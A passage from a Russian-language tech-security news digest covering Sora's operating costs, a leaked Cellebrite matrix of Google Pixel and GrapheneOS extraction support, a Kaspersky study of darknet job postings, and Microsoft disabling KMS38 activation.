обновлений, а в Telegram-группе развернулась активная дискуссия, в которой пользователи выражают недовольство тем, что производитель может удаленно управлять их устройствами в обход настроек. Некоторые участники обсуждения расценили произошедшее как свидетельство наличия бэкдора в прошивке роутеров.

15 МИЛЛИОНОВ ДОЛЛАРОВ В ДЕНЬ ТРАТИТ OPENAI НА SORA

По оценкам аналитиков, OpenAI ежедневно тратит около **15 МИЛЛИОНОВ ДОЛЛАРОВ** на работу видеогенератора Sora — это более **5 МИЛЛИАРДОВ ДОЛЛАРОВ** в год.

Генерация одного 10-секундного ролика обходится в **1,3 ДОЛЛАРА** при объеме **11 МИЛЛИОНОВ ВИДЕО** ежедневно.

Компания придерживается стратегии захвата рынка: сначала формирует аудиторию и собирает данные для обучения моделей, а монетизацию планирует позже. Ранее в компании подтверждали, что бесплатную генерацию будут постепенно сокращать.



CELLEBRITE ЛОМАЕТ ТЕЛЕФОНЫ PIXEL

Издание 404 Media обратило внимание на утечку, опубликованную на форумах GrapheneOS. Анонимный инсайдер, скрывающийся под ником rogueFed, обнародовал скриншоты с закрытого брифинга компании Cellebrite для правоохранительных органов. На изображениях видно, какие модели смартфонов Google Pixel уязвимы для взлома инструментами компании. Как выяснилось, кастомная GrapheneOS защищает устройства лучше, чем стоковая система Google.

Израильская Cellebrite позиционирует себя как независимую киберкриминалистическую компанию, которая специализируется на извлечении данных с мобильных устройств. Cellebrite разрабатывает инструменты, которые используются правоохранительными органами, спецслужбами и частными компаниями по всему миру для извлечения данных со смартфонов и других устройств.

Обычно Cellebrite держит подробности о своих инструментах в секрете, но утечка описывает возможности Cellebrite для телефонов Pixel 6, 7, 8 и 9 (Pixel 10, вышедший несколько месяцев назад, в списке отсутствует).

Поддерживаемые устройства разделены на три состояния:

- BFU (Before First Unlock) — телефон не разблокировался после перезагрузки, все данные зашифрованы. Традиционно это состояние считается самым защищенным;
- AFU (After First Unlock) — устройство разблокировалось хотя бы раз после загрузки. Извлечение данных в этом состоянии считается более простым;
- Unlocked — телефон разблокирован. Доступ к данным открыт.

Согласно слитым rogueFed материалам, инструменты Cellebrite способны извлекать данные с устройств на стоковой прошивке (Google Pixel 6, 7, 8 и 9) во всех трех состояниях — BFU, AFU и Unlocked. Однако инструменты компании не могут брутфорсить пароли для получения полного контроля над устройством. Также правоохранители пока не могут скопировать eSIM с устройств Pixel (примечательно, что с релизом Pixel 10 произошел полный отказ от физических SIM-карт).




Table 3: Android OS Access Support Matrix – Google Pixel 7.75.3

Model / State	Standard Android OS, BFU	Standard Android OS, AFU	Standard Android OS, Unlocked	GrapheneOS, BFU *	GrapheneOS, AFU *	GrapheneOS, Unlocked
Pixel 6 / Pixel 6 Pro / Pixel 6a	BFU Yes BF No	FFS Yes BF No	FFS Yes	BFU Yes, up to late 2022 SPL BF No	FFS Yes, up to late 2022 SPL BF No	FFS Yes, up to late 2024 SPL
Pixel 7 / Pixel 7 Pro / Pixel 7a / Pixel Tablet / Pixel Fold	BFU Yes BF No	FFS Yes BF No	FFS Yes	BFU Yes, up to late 2022 SPL BF No	FFS Yes, up to late 2022 SPL BF No	FFS Yes, up to late 2024 SPL
Pixel 8 / Pixel 8a / Pixel 8 Pro	BFU Yes BF No	FFS Yes BF No	FFS Yes	BFU Yes, up to late 2022 SPL BF No	FFS Yes, up to late 2022 SPL BF No	FFS Yes, up to late 2024 SPL
Pixel 9 / Pixel 9 Pro / Pixel 9 Pro XL / Pixel 9 Pro Fold / Pixel 9a	BFU Yes BF No	FFS Yes BF No	FFS Yes	BFU No BF No	FFS No BF No	FFS Yes, up to late 2024 SPL

Однако для устройств под управлением GrapheneOS картина заметно меняется. Представители Cellebrite сообщили правоохранителям, что доступ возможен лишь к тем устройствам, которые работают под управлением версий GrapheneOS старше конца 2022 года. Поскольку Pixel 8 и 9 вышли после указанного срока, устройства в состояниях BFU и AFU защищены от инструментов Cellebrite.

Более того, выяснилось, что с конца 2024 года даже с полностью разблокированного устройства под управлением GrapheneOS невозможно извлечь данные и доступ ограничен только тем, что доступно самому пользователю.


GrapheneOS (ранее известная как CopperheadOS) — это прошивка на основе AOSP, в которой максимальный упор сделан на конфиденциальность и защиту пользователя. Она устанавливается на отдельные модели телефонов, включая Pixel, и поставляется без сервисов Google. Система популярна среди пользователей, которым важна приватность. Совсем недавно мы посвятили GrapheneOS отдельную статью.

Следует отметить, что, по словам rogueFed, он подключился к двум закрытым брифингам Cellebrite и его не заметили. На одном из опубликованных скриншотов инсайдер также раскрыл имя организатора встречи. Журналисты предполагают, что после этой утечки Cellebrite наверняка усилит проверку участников таких онлайн-брифингов.

ВАКАНСИИ В ДАРКНЕТЕ

Эксперты «Лаборатории Касперского» проанализировали **1722** публикации на теневых форумах — вакансии и резюме, появившиеся с января 2023 года по июнь 2025 года.


Количество резюме почти вдвое превысило число вакансий: **62%** против **38%**. Перевес стал особенно заметным в конце 2023 года, когда поток соискателей резко вырос.



Соискатели в даркнете ведут себя, как на обычных площадках: указывают **НАВЫКИ**, **ЗНАНИЕ ЯЗЫКОВ** и даже **ОТСУТСТВИЕ ВРЕДНЫХ ПРИВЫЧЕК**.

71% соискателей не указали конкретный профиль работы: такие люди согласны на любую оплачиваемую работу.

Самые часто упоминаемые профессии в резюме для женщин — это работа в чатах и колл-центрах (**10%**) и технической поддержке (**7%**). Для мужчин — разработчик (**7%**) и работа, связанная с легализацией денежных средств (**6%**).



Самые высокооплачиваемые ИТ-специалисты в даркнете — реверс-инженеры со средней заработной платой **340 000** рублей.

Также исследователи проанализировали вакансии, опубликованные в даркнете, и выявили самые упоминаемые специальности. Среди них: разработчики (**22%**), сфера отмыва денег (**14,5%**), трафферы (**7,5%**) и скамеры (**5%**).

MICROSOFT ПРОТИВ KMS-АКТИВАЦИИ

Пользователи заметили, что разработчики Microsoft отключили офлайн-способ активации Windows 11 и 10 через KMS38, который годами использовали пираты по всему миру. При этом в официальных примечаниях к релизам об этих изменениях не упоминается.

